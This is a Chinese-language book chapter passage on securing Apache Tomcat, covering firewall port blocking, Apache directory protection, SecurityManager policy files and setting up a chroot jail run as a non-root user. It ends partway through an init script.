第六章

Tomcat的安全防护

简介

不管你是杂货店的老板还是以Tomcat运行个人网站的人士，都会万分关注安全防护。当连上巨大而“邪恶”的互联网时，事先采取安全防护措施是很重要的。坏人可以用很多种方法破坏你的系统。更严重的是，他们还可以将你的系统作为攻击其他网站的跳板。

在本章中，我们会详细说明什么是安全防护，以及如何在Tomcat中强化安全防护的能力。不过，为避免误导读者，这里必须澄清的是，世界上并没有完全安全的计算机，除非将其关机、锁在保险箱内、由携带乌兹冲锋枪的警卫看守，并配备最终的自我毁灭装置；当然，完全安全的计算机也是完全无法使用的。你所需要的是“足够安全”的计算机系统。

安全防护的主要部分是加密。在20世纪90年代末期，电子商务和网上交易已成为Web的杀手级应用程序之一。如eBay.com与Dell计算机等网站可以在互联网上处理几亿元的零售及企业交易。当然，这些网站系由程序所驱动，而且通常这些程序是在如Tomcat的container中执行的servlet与JSP。所以，Tomcat服务器的安全防护已成为首先要做的事情。

本章会简略地介绍运行Tomcat的服务器端机器的基本安全防护观念，然后再讨论Tomcat中的安全防护。我们会说明操作系统（执行何种操作系统会有分别）及程序语言的问题。接着，会描述Apache *httpd*与Tomcat之间相冲突的安全防护原则。然后，再描述Tomcat中内建的`SecurityManager`的运作方式，以及如何在Tomcat中设定及使用安全防护原则。接下来，我们会详细说明Tomcat在操作系统级的chroot安全防护机制。然后讨论如何过滤恶意的用户输入，介绍可用来过滤有害的程序代码的Tomcat门

阀（Valve）。最后，我们会说明如何配置独立的 Tomcat Web 服务器来使用 SSL，以便作为安全（HTTPS）的 Web 服务器。

系统安全防护

有句老话“说链条最强的地方就在其最弱的一环”。这同样适用于安全防护。如果你的系统有许多可侵入的地方，则说明它是不安全的。如若真是这样，你就需要考虑更换一个适合的操作系统（如OpenBSD，六年之中，其默认的安装版中只有一个已知的远程安全漏洞）并正确地配置它。

一般的规律是，对于给定的操作系统，若有愈多的人使用及研究其源代码，则可以找到并修补愈多的安全漏洞。这有好也有坏。对于随时掌握已知安全漏洞的信息并花时间以相关的修补程序升级其操作系统的人士当然有好处；反之，对从来不修补漏洞的人们则是件坏事。对后者而言，恶意的用户会想办法来利用这些漏洞。不管所选择的是何种操作系统，你都必须留意及修补操作系统的安全漏洞。

操作系统安全防护论坛

以下是一些不错的资源，发布了关于如何修补已知的操作系统安全弱点的相关信息：

http://www.securityfocus.com
: SecurityFocus 有可搜寻的数据库，包括许多不同操作系统及版本的详细信息。它也有 BugTraq 邮件列表的精华区，其中有许多安全漏洞都是第一次发布的。

http://www.sans.org/topten.htm（http://www.sans.org/top20/top10.php）（译注 1）
: SANS的前十名排行榜网页收录了关于在各种不同操作系统中常见的漏洞，以及如何修补这些弱点的信息。

检查这些及其他类似的网页，可以让你有机会在恶意的用户利用安全漏洞前先进行修补。

配置你的网络

阻断私有或内部网络连接端口，避免让公开的互联网访问是很重要的。你应该使用系统的防火墙安全防护机制，来限制访问Tomcat的控制与连接器端口。控制端口一般为8005（通过检查*$CATALINA_HOME/conf/server.xml*文档可以确认）；如果任何人能连接此端口，他们就可以从远程停止你的服务器！请注意，虽然在端口80上激活Tomcat需要root

译注 1： 从 2001 年 10 月 1 日起，原先的前十名排行榜网页已经更新并扩充为前二十名排行榜网页了。不过，你还是可以下载前十名的安全漏洞信息（PDF 格式）。

或系统管理员的权限，但停止服务器却不需要 —— 你只要能连上控制端口，并将正确的停止消息消息传给执行中的服务器即可。同时，公开的互联网（以及除了执行Apache *httpd* 前端Web服务器以外的任何机器）也不应该能访问各种连接器端口。因此，你可能要在防火墙配置中加入下列的设置；当然，细节部分会随操作系统而不同：

```
# Tomcat 的控制与连接消息消息不应该
# 从外部进来！
block in on $ext_if proto tcp from any port 8005 to any
block in on $ext_if proto tcp from any port 8009 to any
allow in on $ext_if proto tcp from aws_machine port 8009 to this_machine
```

此外，检查*server.xml*文档找出用于Tomcat的所有端口的列表，并据此更新防火墙的规则。当配置防火墙以阻断这些端口后，你应该通过从其他计算机连接各个端口来测试配置，以确定是这些端口确实被阻断了。

当在进行此操作时，最好从公开的互联网来阻断其他的网络连接端口。在Unix的环境中，你可以通过运行`netstat -a`来查看网络服务器socket及其他现有连接的清单。你也不妨留意哪些服务器socket是开启，并在接受连接中 —— 如果不经常监测，则经常会弄不清楚是在运行一个还是多个网络服务器。

多重服务器的安全防护模式

当在同一台主机（或同一网络文件系统）上的Apache *httpd* Web服务器与Tomcat之间共享网页的实际目录时，请留意其个别安全防护模式间的相互作用。当你有“受保护的目录”时，这会特别重要。如果使用在第五章说明的简单的共享模式，如使用个别端口号的负载分享，或从Apache切换至Tomcat的代理机制，则服务器将具有能读取彼此文件的权限。在这些状况下，请注意Tomcat并不会保护如*.htaccess*的文件，而Apache *httpd*或微软的IIS（Internet Information Server，Internet信息服务器）也不会保护Web应用程序的*WEB-INF*或*META-INF*目录。这些情形都有可能导致重大的安全漏洞，所以，我们建议你在使用这些特别的目录时，要格外小心。你应该改用第五章后面章节所述的连接器模块。这种解决方案比较复杂，但是却能保护*WEB-INF*及*META-INF*的内容，从而避免被本地Web服务器读取。

若要让Apache *httpd*保护*WEB-INF*及*META-INF*目录，请在*httpd.conf*中加入下列的内容：

```
<LocationMatch "/WEB-INF/">
    AllowOverride None
    deny from all
</LocationMatch>
<LocationMatch "/META-INF/">
```

```
        AllowOverride None
        deny from all
    </LocationMatch>
```

你也可以把Tomcat配置为将所有对*.htaccess*的请求都送至错误网页，不过这比较麻烦。在 Tomcat 4 的一般安装中，请将下列的 servlet-mapping 加到在 *$CATALINA_HOME/conf/Web.xml* 文件的 `servlet-mapping` 项目后面：

```
        <servlet-mapping>
            <servlet-name>invoker</servlet-name>
            <url-pattern>*.htaccess</url-pattern>
        </servlet-mapping>
```

这会将所有Web应用程序中对*.htaccess*的请求映射到invoker servlet，由于无法加载名为 invoker 的servlet 类，因此会产生“ HTTP 404: Not Found ”的错误网页。从技术层面讲，这种形式并不好，因为如果Tomcat可以找到并加载所请求名称的类（*.htaccess*），它便可能执行该类而非输出消息错误消息。不过，因为类名不能以句点开头，所以这还是一种相当安全的解决办法。

此外，如果没有使用 invoker servlet，则应禁用它；一旦将其禁用，就无法对应特定名称的请求。将 Tomcat配置为不服务 *.htaccess* 文件的方法是编写、编译，以及配置设定产生自定义错误的servlet，以便提供这些被禁止的请求的对应目录。不过，这些内容已属于编程的课题，详情请参考由Jason Hunter所著的《Java Servlet Programming》（O'Reilly）。

使用 -security 选项

Java 2运行时环境的一项优异的功能是允许应用程序开发人员配置缜密的安全防护原则，经由 `SecurityManager` 来限制 Java 程序代码。这可以让你接受或拒绝程序停止 JVM、访问本地硬盘文件或连接至任意的网络位置。例如，applet早就依赖特定的安全防护管理器来保护用户的硬盘与浏览器。想像一下，如果来自你所造访网站的 applet 执行“ 退出 ”的操作，而造成你的浏览器结束执行！类似地，如果 servlet 或 JSP 这样做，则连 Tomcat 也会一起停止。谁都当然不希望这样，所以需要设置安全防护管理器。

在Tomcat中，安全防护的配置文件为*catalina.policy*，它是以标准的Java安全防护原则文件格式编写的。当以 `-security` 选项运行 Tomcat时，JVM会读取此文件。该文件包含一系列权限，而每个权限赋予特殊的链接库（codebase）或Java类组。文件的一般格式如下：

```
// 注释注释 ...
grant codebase LIST {
```

```
 permission PERM;
 permission PERM;
 ...
}
```

可用的权限名称列在了表 6-1 中。你可以将 JAVA_HOME 及 CATALINA_HOME 的值输入到如 ${java.home} 及 ${catalina.home} 链接库的 URL 部分中。例如，在分布式文件中，第一个赋予的权限为：

```
// 这些权限应用于 javac
grant codeBase "file:${java.home}/lib/-" {
        permission java.security.AllPermission;
};
```

注意，“ - ”而非“ * ”是用来表示“ 从 *${java.home}/lib* 加载的所有类 ”。如注释释所示，此权限系应用于 Java 编译器 javac，其类则由 JSP 编译器从 ${java.home} 的 *lib* 目录加载。这可以让你任意放置 JVM，而不会影响该组权限。

对于简单的应用程序，不需要修改 *catalina.policy* 文件。此文件提供了安全防护的基本起点。在 Context 中运行的程序代码可以读取（但不能写入）其根目录中的文件。不过，如果运行有多个组织提供的 servlet，则最好列出各个不同的链接库及所允许的权限。

假设你是提供 servlet 访问的 ISP，而客户想要执行连接到自己机器的 servlet。如果客户的 servlet 定义在根目录为 */home/somecompany/Webapps/* 的 Context 中，则可以使用类似下列的设定：

```
grant codeBase "file:/home/somecompany/Webapps/-" {
    permission java.net.SocketPermission
    "dbhost.somecompany.com:5432", "connect";
}
```

表 6-1 列出了权限的名称。

表 6-1：策略的权限名称

权限名称（以 java 开头的均是由 Sun 公司定义的）	意义
java.io.FilePermission	控制文件与目录的读取 / 写入 / 执行
java.lang.RuntimePermission	允许访问 System/Runtime 函数，如 exit() 及 exec()。请小心使用！
java.lang.reflect.ReflectPermission	允许类查找其他类的方法 / 字段，以及实例化其他类，等等
java.net.NetPermission	控制多播网络连接的使用（很少用）

表 6-1：策略的权限名称（续）

权限名称（以 java 开头的均是由 Sun 公司定义的）	意义
java.net.SocketPermission	允许访问网络 socket
java.security.AllPermission	赋予所有的权限，请小心使用！
java.security.SecurityPermission	控制访问 Security 的方法，请小心使用！
java.util.PropertyPermission	配置访问Java 属性，如 java.home。请小心使用！
org.apache.naming.JndiPermission	允许读取列于 JNDI 中的文件

赋予文件权限

许多 Web 应用程序会利用文件系统来储存与加载资料。如果在启用 SecurityManager 的条件下运行 Tomcat，它不会让你的 Web 应用程序读取及写入应用程序自己的数据文件。若要让这些 Web 应用程序能在 SecurityManager 下运作，则必须赋予 Web 应用程序适当的权限。

示例 6-1 所显示的是一个简单的 HttpServlet，它会在文件系统上创建一个文本文件，并输出文件成功写入的消息。

示例 6-1：以 servlet 编写文件

```
package com.oreilly.tomcat.servlets;

import java.io.*;
import javax.servlet.*;

public class WriteFileServlet extends GenericServlet {

   public void service(ServletRequest request, ServletResponse response)
   throws IOException, ServletException
   {
       // 尝试开启文件并写入资料
       String catalinaHome = "/usr/local/jakarta-tomcat-4.1.24";
       File testFile = new File(catalinaHome +
           "/Webapps/ROOT", "test.txt");
       FileOutputStream fileOutputStream = new FileOutputStream(testFile);
       fileOutputStream.write(new String("testing...").getBytes());
       fileOutputStream.close();

       // 如果执行到此，表示文件已成功地创建了
       PrintWriter out = response.getWriter();
       out.println("File created successfully!");
   }
}
```

为了便于编译、安装及测试，我们为ROOT Web应用程序编写下面这个servlet：

```
# mkdir $CATALINA_HOME/Webapps/ROOT/WEB-INF/classes

# javac -classpath $CATALINA_HOME/common/lib/servlet.jar
   -d $CATALINA_HOME/Webapps/ROOT/WEB-INF/classes WriteFileServlet.java
```

然后，在ROOT Web应用程序的*WEB-INF/Web.xml*部署描述符中加入servlet的servlet及servlet-mapping元素，如示例6-2所示。

示例6-2：WriteFileServlet的部署描述符

```
<?xml version="1.0" encoding="ISO-8859-1"?>

<!DOCTYPE Web-app
   PUBLIC "-//Sun Microsystems, Inc.//DTD Web Application 2.3//EN"
   "http://java.sun.com/dtd/Web-app_2_3.dtd">

<Web-app>
 <display-name>Welcome to Tomcat</display-name>
 <description>
    Welcome to Tomcat
 </description>

 <servlet>
      <servlet-name>writefile</servlet-name>
      <servlet-class>
        com.oreilly.tomcat.servlets.WriteFileServlet
      </servlet-class>
 </servlet>

 <servlet-mapping>
      <servlet-name>writefile</servlet-name>
      <url-pattern>/writefile</url-pattern>
 </servlet-mapping>

</Web-app>
```

现在激活SecurityManager并重新启动Tomcat，访问URL *http://localhost:8080/writefile*。因为默认的*catalina.policy*文件没有赋予Web应用程序能够写入文件系统的必要的权限，所以会看到如图6-1所示的AccessControlException错误网页。

如欲赋予ROOT应用程序文件访问权限，请在*catalina.policy*的最后加入下列的内容，并再次启动Tomcat：

```
grant codeBase "file:${catalina.home}/Webapps/ROOT/-" {
   permission java.io.FilePermission
      "${catalina.home}/Webapps/ROOT/test.txt", "read,write,delete";
};
```

图 6-1：AccessControlException 错误页面

这会赋予 ROOT 应用程序只读取、写入以及删除其自身 *test.txt* 文件的权限。如果在赋予这些权限后，再次请求相同的 URL，则会看到如图 6-2 所示的成功消消息。



图 6-2：WriteFileServlet 成功执行画面

Web 应用程序需要访问的文件必须列在 `grant` 块中，否则就应把这些权限设定给文件模式，例如用 <<ALL FILES>>。<<ALL FILES>> 指令赋予 Web 应用程序对所有文件的

完全访问权限。如果你想加强安全防护功能，则建议不要给Web应用程序太多的权限。为得到最佳的结果，赋予Web应用程序完成任务所必需的权限即可。例如，拥有下列权限，`WriteFileServlet`就能顺利地执行了：

```
grant codeBase "file:${catalina.home}/Webapps/ROOT/WEB-INF/classes/com/
oreilly/tomcat/servlets/WriteFileServlet.class" {
   permission java.io.FilePermission
    "${catalina.home}/Webapps/ROOT/test.txt", "write";
};
```

以这种权限设定，只有`WriteFileServle`有权写入*test.txt*文件；而Web应用程序中的其他servlet不能写入。此外，`WriteFileServlet`不再具有删除文件的权限了 —— 这是非必要的权限。

注意：参阅站点：*http://java.sun.com/j2se/1.4.1/docs/guide/security/permissions.html* 上的Sun Java文档，可以看到针对每种你可以赋予的权限的论述。

SecurityManager的疑难排解

如果*catalina.policy*文件未能按预期的方式运作该怎么办呢？安全防护问题调试的方法之一是在激活Tomcat时用以下的参数调用Java：

```
-Djava.security.debug="access,failure"
```

然后，检查日志文件中有没有含有“denied”的安全防护调试内容；任何安全防护的失效都会留下堆栈记录（stack trace），以及指向失效的`ProtectionDomain`的指针。

架设Tomcat chroot监牢

Unix（以及类Unix）操作系统提供了一种功能，让用户在重新映射的根文件系统中执行进程。`chroot`（更改根目录）命令会将根（/）文件系统的重新映射转换成相对于当前根目录的指定目录，然后在新的根目录下执行指定的命令。Linux、Solaris以及*BSD操作系统都支持类似下面的`chroot`命令：

```
chroot <new root path> <command to run> <argument(s)>
```

例如，下列命令会改变/成指向*/some/new/root*目录，然后以`hello`参数执行*/bin/echo*命令：

```
chroot /some/new/root /bin/echo hello
```

当文件系统的根目录重新映射后，此进程会找到*/bin/echo*，以及相对于新的根路径的其他文件与目录。这表示*chroot*实际上执行的是*/some/new/root/bin/echo*，而非*/bin/echo*。同时，此进程还会在*/some/new/root*下寻找当执行*/bin/echo*时所需加载的任何共享函数库。此原则也适用于设备文件 —— 如果在已更换根目录的环境下所执行的程序会用到设备，它会寻找相对于新的根目录的*/dev*，而非“真正的”*/dev*。简言之，所有的文件路径都相对于新的根目录，这表示在文件系统上，进程所用的任何资源都必须复制在新的根目录中，以便让已更换根目录的进程找到。此外，已更换根目录的进程，及其子进程都无法访问不在文件系统新的根目录树中的资源。因此，我们称已更换根目录的进程是在 *chroot* 的监牢（jail）中执行。这对一些事情会有帮助，包括当服务器进程遭受恶意用户的攻击时，任何在`chroot`监牢中执行的程序代码都将无法访问监牢外的机密文件。使用`chroot`监牢，系统管理员可以执行网络常驻程序来保护机密资料，以免遭到窃取，而且是在操作系统的核心层级下保护这些资料。

警告：正如在真实生活中一样，没有监牢是不可攻破的。使用网络常驻程序中任何已知的弱点，恶意的用户可以上载并执行刻意编制的程序代码，促使系统核心允许他们冲破`chroot`，因而能够追踪其他不属于已更换根目录环境的进程，或者以你不会喜欢的方式来利用可用的设备。在`chroot`监牢中执行不安全的常驻程序可挡住大多数利用该常驻程序来侵入服务器计算机的举动。不过，你不能企望`chroot`能让服务器完全安全！务必遵守本章所提的其他步骤。

Tomcat 内建的`SecurityManager`功能可以大幅提升安全防护的能力，不过却不容易彻底地测试。即使`SecurityManager`正确地运作，Tomcat 还是有可能会有一个以上鲜为人知的安全漏洞，可以让攻击者访问机密的文件与目录。如果设定 Tomcat 在`chroot`监牢中执行，则大多数此种方式的攻击行为都无法窃取机密的文件，因为操作系统的核心会不让Java执行环境（或任何其他在`chroot`监牢的程序）访问它们。让Tomcat在`chroot`监牢中执行，再加上使用 Tomcat 的`SecurityManager`，可以构成非常强大的服务器端安全防护网，不过即便只使用`chroot`也总比什么都不做要安全许多。

架设 chroot 监牢

为了要设定 Tomcat 在`chroot`监牢中执行，你必须：

- 在执行 Tomcat 的机器上拥有 root 的权限。操作系统内核不允许非 root 的用户使用`chroot()`系统调用。
- 使用一般的 Tomcat 二进制发行版（或自己编译一份）。RPM 或其他 Tomcat 的本地包已经选定安装Tomcat的文件系统位置，而且所安装的*init* script只会使用该路径。

设定chroot监牢的方式不只一种，而以下是我们所建议的。除非另外指明，否则请以root的身份执行所有的步骤：

1. 在文件系统中选择欲建立新的根目录的位置。这可以是文件系统上相对于目前根目录的任何位置。请在该处建立目录，并依你的喜好命名：

```
# mkdir /usr/local/chroot
```

2. 在*chroot*目录中，建立Tomcat（以及所有它会执行的对象）会使用的一般Unix文件系统目录。请确定至少要包括*/lib*、*/etc*、*/tmp*与*/dev*，并将其所有权、组与权限设成与真正的根目录架构一样。你可能也需要在其他路径中建立*/usr/lib*或其他的*lib*目录，不过除非知道会用到它们，否则还不要建立。请设定类似下列的权限：

```
# cd /usr/local/chroot
# mkdir lib etc tmp dev usr
# chmod 755 etc dev usr
# chmod 1777 tmp
```

3. 将*/etc/hosts*复制到chroot的*/etc*目录中。之后，你可以编辑此复制文件，来移除任何不需要的内容：

```
# cp -p /etc/hosts etc/hosts
```

4. 将JDK或Java运行时环境（Java Runtime Environment；JRE）1.4版（或更新版）安装在chroot树中，最好是在你会安装在真正的根目录文件系统中的路径中。JDK 1.3.x或更旧的版本则无法顺利地运作，因为java命令（以及在*$JAVA_HOME/bin*中大多数的其他命令）是shell脚本的包装函数，用来代表Java运行时的二进制文件。如欲执行这类脚本，你需要在chroot监牢中安装*/bin/sh shell*，而这样做会让恶意的用户较易冲破chroot。1.4版的命令就不是shell脚本，因此执行时不需要在chroot监牢中使用shell。

注意：笔者强烈建议不要在chroot监牢中安装shell或perl解释程序，因为这两者都可用来冲破chroot。

---

5. 将Tomcat的二进制发行版安装到chroot树中。你可以将它放在树中的任何地方，但是，最好还是放在非chroot环境中的安装位置：

```
# mkdir -p usr/local
# chmod 755 usr/local
# cd usr/local
# cp ~jasonb/jakarta-tomcat-4.1.24.tar.gz .
# gunzip jakarta-tomcat-4.1.24.tar.gz
# tar xvf jakarta-tomcat-4.1.24.tar.gz
```

6. 使用ldd命令来找出Java执行文件所需使用的共享函数库，并将它们复制到chroot

的 */lib* 及（或）其他的 *lib* 目录。之后，试着执行 Java 执行文件，来测试确实找到而且正常地加载所有的函数库：

```
# ldd /usr/local/chroot/usr/local/j2sdk1.4.0_01/bin/java
        libpthread.so.0 => /lib/libpthread.so.0 (0x40030000)
        libdl.so.2 => /lib/libdl.so.2 (0x40047000)
        libc.so.6 => /lib/libc.so.6 (0x4004b000)
        /lib/ld-linux.so.2 => /lib/ld-linux.so.2 (0x40000000)
# cd /usr/local/chroot/lib
# cp -p /lib/libpthread.so.0 .
# cp -p /lib/libdl.so.2 .
# cp -p /lib/libc.so.6 .
# cp -p /lib/ld-linux.so.2 .
# cd /usr/local/chroot
# chroot /usr/local/chroot /usr/local/j2sdk1.4.0_01/bin/java -version
java version "1.4.0_01"
Java(TM) 2 Runtime Environment, Standard Edition (build 1.4.0_01-b03)
Java HotSpot(TM) Client VM (build 1.4.0_01-b03, mixed mode)
```

7. 建立并安装可激活及停止已更换根目录的 Tomcat 的 *init* 脚本。不过，这会有一点麻烦 —— *init* 脚本为 shell 脚本，但是却在 `chroot` 之外执行。在发生 `chroot` 之前，它会在一般的根目录中执行，所以就算是 shell 脚本也没什么关系。

8. 此 *init* 脚本会更换根目录并执行 Tomcat，但不会调用 Tomcat 的 *startup.sh*、*shutdown.sh* 或 *catalina.sh* 脚本，因为一旦发生了 `chroot`，就没有 shell 来解释它们了！相对地，script必须直接调用`java`执行档，并传入所有需要用来执行Tomcat的参数。执行 Tomcat 的参数系由 *fs* 脚本产生，而从该脚本可以轻易地声明这些参数。

在撰写本书时，决定所需之参数的最佳方法是稍微修改 *catalina.sh script*，以将参数写入文件，并如同执行 Tomcat 一样执行此脚本。

1. 首先，复制一份 *catalina.sh script*：

```
# cd /usr/local/chroot/usr/local/jakarta-tomcat-4.1.24/bin
# cp -p catalina.sh catalina-echo.sh
```

2. 接着，编辑此文件。在脚本中找到一般运行 Tomcat 时执行 `java` 的那行内容 —— 请注意，在脚本中可能有很多地方都执行 `java`。在执行 `java` 那行内容的前面加入 */bin/echo*，如下所示：

```
elif [ "$1" = "start" ] ; then

  shift
  touch "$CATALINA_BASE"/logs/catalina.out
  if [ "$1" = "-security" ] ; then
    echo "Using Security Manager"
    shift
    /bin/echo "$_RUNJAVA" $JAVA_OPTS $CATALINA_OPTS \
```

此示例修改的是，当执行脚本并以SecurityManager激活Tomcat时（例如，catalina.sh start -security），在脚本中执行java的那行。如果没有使用SeurityManager，则请修改执行java但不使用SecurityManager的那行。

3. 然后，正如在没有chroot的环境下试图激活Tomcat一样执行此脚本：

```
# JAVA_HOME=/usr/local/chroot/usr/local/j2sdk1.4.0_01
# export JAVA_HOME
# CATALINA_HOME=/usr/local/chroot/usr/local/jakarta-tomcat-4.1.24
# export CATALINA_HOME
# cd /usr/local/chroot/usr/local/jakarta-tomcat-4.1.24/bin
# ./catalina-echo.sh start -security
```

注意：如果你修改的是不使用SecurityManager来执行Tomcat的那行，则省略-security参数。

现在，执行Tomcat的完整命令应已存入*catalina.out*的日志文件中了：

```
# cat /usr/local/chroot/usr/local/jakarta-tomcat-4.1.24/logs/catalina.out
/usr/local/chroot/usr/local/j2sdk1.4.0_01/bin/java -Djava.endorsed.dirs
=/usr/local/chroot/usr/local/jakarta-tomcat-4.1.24/bin:/usr/local/chroot/
usr/local/jakarta-tomcat-4.1.24/common/endorsed -classpath /usr/local/
chroot/usr/local/j2sdk1.4.0_01/lib/tools.jar:/usr/local/chroot/usr/local/
jakarta-tomcat-4.1.24/bin/bootstrap.jar -Djava.security.manager
-Djava.security.policy==/usr/local/chroot/usr/local/jakarta-tomcat-4.1.24/
conf/catalina.policy -Dcatalina.base=/usr/local/chroot/usr/local/
jakarta-tomcat-4.1.24 -Dcatalina.home=/usr/local/chroot/usr/local/
jakarta-tomcat-4.1.24 -Djava.io.tmpdir=/usr/local/chroot/usr/local/
jakarta-tomcat-4.1.24/temp org.apache.catalina.startup.Bootstrap start
```

4. 将相关的内容复制到名为*tomcat4*的新*init*脚本文件中，其内容则如示例6-3所示。

示例6-3：Tomcat的chroot激活脚本

```
#!/bin/sh
# Linux系统的Tomcat init script
#
# chkconfig: 345 63 37
# 说明：在Linux上自动激活／停止Tomcat
# 看看是如何调用的
case "$1" in
 start)
       /usr/sbin/chroot /usr/local/chroot \
       /usr/local/j2sdk1.4.0_01/bin/java -Djava.endorsed.dirs=/usr/local/
jakarta-tomcat-4.1.24/bin:/usr/local/jakarta-tomcat-4.1.24/common/
endorsed -classpath /usr/local/j2sdk1.4.0_01/lib/tools.jar:/usr/local/
jakarta-tomcat-4.1.24/bin/bootstrap.jar -Djava.security.manager
-Djava.security.policy==/usr/local/jakarta-tomcat-4.1.24/conf/
catalina.policy -Dcatalina.base=/usr/local/jakarta-tomcat-4.1.24
-Dcatalina.home=/usr/local/jakarta-tomcat-4.1.24 -Djava.io.tmpdir=/usr/
local/jakarta-tomcat-4.1.24/temp org.apache.catalina.startup.Bootstrap start \
       >> /usr/local/chroot/usr/local/jakarta-tomcat-4.1.24/logs/
```

```
          catalina.out 2>&1 &
       ;;
 stop)
       /usr/sbin/chroot /usr/local/chroot \
       /usr/local/j2sdk1.4.0_01/bin/java -Djava.endorsed.dirs=/usr/local
       /jakarta-tomcat-4.1.24/bin:/usr/local/
jakarta-tomcat-4.1.24/common/endorsed -classpath /usr/local/j2sdk1.4.0_01/
lib/tools.jar:/usr/local/jakarta-tomcat-4.1.24/bin/bootstrap.jar
-Djava.security.manager -Djava.security.policy==/usr/local/
jakarta-tomcat-4.1.24/conf/catalina.policy -Dcatalina.base=/usr/local
/jakarta-tomcat-4.1.24 -Dcatalina.home=/usr/local/jakarta-tomcat-4.1.24
-Djava.io.tmpdir=/usr/local/jakarta-tomcat-4.1.24/
temp org.apache.catalina.startup.Bootstrap stop \
       >> /usr/local/chroot/usr/local/jakarta-tomcat-4.1.24/logs/
          catalina.out 2>&1 &
       ;;
 *)
       echo "Usage: tomcat4 {start|stop}"
       exit 1
esac
```

请注意，在指向Java解释程序的路径及传给Java解释程序的参数中，必须移除所有的*/usr/local/chroot*。stop命令与start命令基本相同，只是最后一个参数是`stop`而非`start`。

5. 将此脚本放入Linux系统的*/etc/rc.d/init.d*或Solaris的*/etc/init.d*中，并设成可执行：

```
# cp tomcat4 /etc/rc.d/init.d/
# chmod 755 /etc/rc.d/init.d/tomcat4
```

6. 现在就可以尝试在`chroot`监牢中激活Tomcat了：

```
# /etc/rc.d/init.d/tomcat4 start
```

在这个阶段，Tomcat会在`chroot`监牢中正常地激活或输出错误表明找不到需要的共享函数库。如果是后者，则请查阅*catalina.out*的日志文件，以检查发生的错误。例如，你可能会得到指出缺少函数库的错误消息，如下所示：

```
Error: failed /usr/local/j2sdk1.4.0_01/jre/lib/i386/client/libjvm.so,
because libnsl.so.1: cannot open shared object file: No such file or directory
```

将所指明的函数库复制到`chroot`的*lib/*目录中，并试着再次激活Tomcat：

```
# cp -p /lib/libnsl.so.1 /usr/local/chroot/lib/
# /etc/rc.d/init.d/tomcat4 start
```

找到所缺少的各个函数库后，将其全部复制到`chroot`树中。当所需的函数库都存在时，Tomcat就能执行了。

注意：可以随时通过 ldd 命令找出在执行二进制文件时所需使用的函数库。

至此，Tomcat 已能在 chroot 监牢中以 root 的身份执行了。恭喜！不过，Tomcat 仍然是以 root 的身份执行 —— 尽管已经更换根目录，但我们不建议这样做。以非 root 的用户执行已更换根目录的 Tomcat 会更安全一些。

在 chroot 监牢中使用非 root 的用户

在 BSD 操作系统（包括 FreeBSD、NetBSD 以及 OpenBSD）上，chroot 命令支持命令行的开关选项，使你能够在更换根目录的文件路径对应关系前，切换用户及组。从而以非 root 的用户身份来执行已更换根目录的进程。以下是摘录自 *BSD chroot 命令的语法：

```
chroot [-u user] [-U user] [-g group] [-G group,group,...] newroot [command]
```

因此，如果你用的是BSD操作系统，则可以在 chroot 上加入适当的开关参数，从而使 Tomcat 以不同的用户 / 组身份执行。不幸地，Linux 及 Solaris 的 chroot 命令都不支持用户或组的切换功能。为了解决这个问题，我们将OpenBSD的chroot命令移植到Linux 及 Solaris 上（这正是开源软件的精神，不是吗？），并将其更名为 jbchroot，以区别于默认的 chroot 命令。

注意：附录三中收录了 jbchroot 命令的源程序代码。

以下是使用 jbchroot 的步骤：

1. 将文件复制到可以编译的位置。
2. 用 GCC 来编译（如果没有安装GCC，则应该安装符合你的操作系统的二进制发行包）：

   ```
   # gcc -O jbchroot.c -o jbchroot
   ```

3. 将新的 jbchroot 命令安装到用户执行文件的目录中，如 Unix 上的 */usr/local/bin*。请确定其权限与系统原始的 chroot 命令一样：

   ```
   # cp jbchroot /usr/local/bin/
   # ls -la `which chroot`
   -rwxr-xr-x   1 root    root        5920 Jan 16  2001 /usr/sbin/chroot
   # chmod 755 /usr/local/bin/jbchroot
   # chown root /usr/local/bin/jbchroot
   # chgrp root /usr/local/bin/jbchroot
   ```

4. 选择用户作为执行Tomcat的身份的非root用户和/或组。它可以是系统上的任何用户，不过我们建议建立新的用户账号和/或组，并只用在这类Tomcat上。如果建立了新的用户账号，则将其login shell登录设为*/dev/null*，并锁住用户密码。

5. 如果Tomcat已在执行中，则停止它：

```
# /etc/rc.d/init.d/tomcat4 stop
```

6. 将*tomcat4* init脚本修改为使用指向jbchroot而非chroot的绝对路径，并传入一个或多个开关参数来更改用户和/或组：

```
#!/bin/sh
# Linux系统的Tomcat init脚本
#
# chkconfig: 345 63 37
# 说明：在Linux上自动激活／停止Tomcat
# 看看是如何调用的
case "$1" in
  start)
        /usr/local/chroot/jbchroot -U tomcat -- /usr/local/chroot \
        /usr/local/j2sdk1.4.0_01/bin/java -Djava.endorsed.dirs=/usr/local
/jakarta-tomcat-4.1.24/bin:/usr/local/jakarta-tomcat-4.1.24/common/
endorsed -classpath /usr/local/j2sdk1.4.0_01/lib/tools.jar:/usr/local/
jakarta-tomcat-4.1.24/bin/bootstrap.jar -Djava.security.manager
-Djava.security.policy==/usr/local/jakarta-tomcat-4.1.24/conf/
catalina.policy -Dcatalina.base=/usr/local/jakarta-tomcat-4.1.24
-Dcatalina.home=/usr/local/jakarta-tomcat-4.1.24 -Djava.io.tmpdir=/usr/local/
jakarta-tomcat-4.1.24/temp org.apache.catalina.startup.Bootstrap start \
    >> /usr/local/chroot/usr/local/jakarta-tomcat-4.1.24/logs/catalina.out 2>&1 &
        ;;
  stop)
        /usr/local/chroot/jbchroot -U tomcat -- /usr/local/chroot \
        /usr/local/j2sdk1.4.0_01/bin/java -Djava.endorsed.dirs=/usr/local/
jakarta-tomcat-4.1.24/bin:/usr/local/jakarta-tomcat-4.1.24/common/endorsed
-classpath /usr/local/j2sdk1.4.0_01/lib/tools.jar:/usr/local/jakarta-tomcat
-4.1.24/bin/bootstrap.jar -Djava.security.manager -Djava.security.policy==/
usr/local/jakarta-tomcat-4.1.24/conf/catalina.policy -Dcatalina.base=/usr/
